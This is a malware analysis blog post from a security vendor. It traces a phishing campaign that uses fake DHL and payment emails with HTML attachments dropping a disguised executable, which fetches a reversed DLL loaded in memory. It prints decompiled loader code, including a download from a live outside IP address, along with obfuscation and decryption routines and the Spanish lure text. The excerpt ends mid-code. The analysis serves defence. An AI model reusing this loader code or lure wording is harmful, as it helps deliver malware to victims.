Example Analysis of Multi-Component Malware

cyren.com/blog/articles/example-analysis-of-multi-component-malware

July 13, 2022


Cyren Security Blog

The Cyren Security Blog is where Cyren engineers and thought leaders provide insights, research and analysis on a range of current cybersecurity topics.

by Kervin Alintanahin

Recently, we have received an increase in the number of malicious email samples with password-protected attachments. The recent waves of attacks with Emotet use a similar approach. In this blog we describe our analysis of another set of samples that used file archives (e.g. zip file) secured with passwords.

The authors of this attack inserted the file archive file into an HTML file.


From DHL DELIVERY <dhlnoreply@mail.com>
Subject CONFIRMA TU DIRECCIÓN
To [redacted]

= DHL =

Visitamos su dirección hace horas, pero no pudimos ubicarlo.


Actualice amablemente la dirección de entrega para recibir su paquete

ACTUALIZACIÓN DE LA COPIA ADJUNTA

Excelencia DHL Express. Simplemente entregado

© DHL 1995-2022 | Inicio global | Condiciones de uso | Seguridad y privacidad

1 attachment: TR52010378510.html 13.8 KB


From [redacted]

Subject PAGO POR PEDIDO DEL CLIENTE

To [redacted]

Hola,


Encuentre la copia adjunta del pago enviado a su cuenta según lo informado por nuestro cliente. amablemente confirme el recib

Gracias.

1 attachment: IMG045760.html 15.0 KB

Figures 1.1 and 1.2: Emails with initial malware component, an HTML attachment

Once the HTML file is opened, it will drop a file as if that file was downloaded by the user. The HTML page also displays the password for the dropped file.


IMG0457600xls

file:///C:/Users/Desktop/IMG045760.html

Password is 52266

download.zip

Figure 2. the HTML attachment will drop a password-protected archive file named download.zip

Extracted File

One of the samples we analyzed contained a file named “IMG0457600xls.exe”. The authors tried to disguise the executable file as a Microsoft Office file by using XLS as part as its filename and using a WORD icon. This error by the perpetrators is a red flag for users.





Figure 3. PE executable with a WORD icon and double extension xls.exe

A quick static analysis of the Portable Executable file reveals that it is a .NET executable so we could use dnSpy to analyze its behavior. Reviewing its code, one of its methods contains a URL to a file named “IMG0457600xls.png”. The PNG file extension suggests that it might be an image file but it’s not. We downloaded the file so we could reverse engineer the code.




```
// Token: 0x06000003 RID: 3 RVA: 0x00002118 File Offset: 0x00000318
private static List<byte> SetServer(byte[] setup)
{
    List<byte> list = new List<byte>();
    list.AddRange(setup);
    list.Reverse();
    return list;
}

// Token: 0x06000004 RID: 4 RVA: 0x00002144 File Offset: 0x00000344
private static List<byte> CreateServer()
{
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    return Server.SetServer(new BinaryReader(WebRequest.Create("http://18.193.102.232/de/IMG0457600xls.png").GetResponse().GetResponseStream()).ReadBytes(83580611));
}
```

Figure 4. Excerpt code of the download behavior


Fileless Payloads

To identify what the PNG file truly is, we created a simple tool to reverse its contents. After reversing the content, the downloaded file is another Windows PE object, a DLL file to be exact. This file type is commonly known as a reverse EXE. The DLL payload will be loaded in memory using the AppDomain.CurrentDomain.Load method. It will then search if it has a member named “Dnypiempvyffgdjjm”. If found, it will invoke this member via the InvokeMember method that will execute the main code of the payload in memory.



```
case 19:
{
    bool flag = Server.FlushDescriptor(memberInfo.Name, "Dnypiempvyffgdjjm");
    if (flag)
    {
```


Figure 5. Code excerpt of the loop searching for the member



```
// Token: 0x06000006 RID: 6 RVA: 0x000025F8 File Offset: 0x000007F8
private static string EnableServer(MemberInfo first)
{
    int num = 1;
    int num2 = num;
    string result;
    for (;;)
    {
        switch (num2)
        {
        case 1:
            result = (string)Server.AwakeDescriptor(first).InvokeMember(first.Name, BindingFlags.InvokeMethod, null, null, null);
            num2 = 0;
            if (<Module>{5a48657e-22af-463f-866f-5d3a7dc1c9ca}.m_749c38dfe3f4449ea83d68abc8d7be1b.m_9303424ff76840b1bd04b93ab59ae86a == 0)
            {
                num2 = 0;
                continue;
            }
            continue;
        }
        break;
    }
    return result;
}
```


Figure 6. EnableServer method which will be called once the member is found

Since we had a copy of the downloaded DLL payload (reverse EXE with PNG extension), we continued our static analysis on this component before debugging the initial Windows PE Executable file (IMG0457600xls.exe). Loading it in dnSpy, we could see valuable information about it. The DLL filename was “Svcwmhdn.dll”. It was also obfuscated using Smart Assembly. We used the de4dot tool to de-obfuscate and unpack the DLL component to make it easier to analyze. Once it was de-obfuscated and unpacked, it gave us a clue that part of the payload was also obfuscated by Fody/Costura.



```
[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("1.0.8096.2663")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations
[assembly: AssemblyTitle("")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("")]
[assembly: AssemblyCopyright("")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: AssemblyFileVersion("8.1.0.4892")]
[assembly: PoweredBy("Powered by SmartAssembly 8.1.0.4892")]
```

Figure 7. File information of “Svcwmhdn.dll”



```
// 0x000004F8: _._.resources (141363 bytes, Embedded, Public)

// 0x000005DB: Jhufjcjrbgyyuktdl = 141131 bytes
// 0x00022D2F: costura.costura.dll.compressed (1936 bytes, Embedded, Private)

// 0x000234C3: costura.protobuf-net.dll.compressed (151567 bytes, Embedded, Private)
```

Figure 8. Fody/Costura embedded resources

Malware in action

Layers of Obfuscation

After getting clues with our static analysis, we debugged the malware components. We begin our analysis from the point when the DLL is loaded into memory. At the start of its execution, it will decompress two resources before starting the actual malicious behavior. It uses the AES algorithm to decrypt both resources. It will first decrypt the resource tagged as "{0235d35d-030c-4d50-b46a-055fbb9ab683}". This resource contains the strings the malware uses. Next, it will decrypt "{8569c651-a5ff-4d2e-8dd8-aaa0f6904365}". It is another Windows PE component, which will be loaded in memory. If the decryption fails, the DLL will try to drop a copy of the component and load it into memory via the LoadFile method.





```
// 0x0005F3F0: {0235d35d-030c-4d50-b46a-055fbb9ab683} (1364 bytes, Embedded, Private)

// 0x00016D48: {8569c651-a5ff-4d2e-8dd8-aaa0f6904365} (296612 bytes, Embedded, Private)
```

Figure 9. The 2 encrypted resources




```
unsafe static byte[] smethod_37(byte[] byte_0)
{
    void* ptr = stackalloc byte[16];
    Class58.Stream0 stream = new Class58.Stream0(byte_0);
    byte[] array = new byte[0];
    int num = Class55.smethod_87(stream);
    int num2 = num >> 24;
    if (num - (num2 << 24) == 8223355)
    {
        switch (num2)
        {
        case 1:
            *(int*)ptr = Class55.smethod_87(stream);
            array = new byte[*(int*)ptr];
            *(int*)((byte*)ptr + 4) = 0;
            while (*(int*)((byte*)ptr + 4) < *(int*)ptr)
            {
                *(int*)((byte*)ptr + 8) = Class55.smethod_87(stream);
                *(int*)((byte*)ptr + 12) = Class55.smethod_87(stream);
                byte[] array2 = new byte[*(int*)((byte*)ptr + 8)];
                stream.Read(array2, 0, array2.Length);
                Class55.smethod_101(*(int*)((byte*)ptr + 4), new Class58.Class59(array2), array, *(int*)((byte*)ptr + 12));
                *(int*)((byte*)ptr + 4) = *(int*)((byte*)ptr + 4) + *(int*)((byte*)ptr + 12);
            }
            goto IL_135;
        case 3:
        {
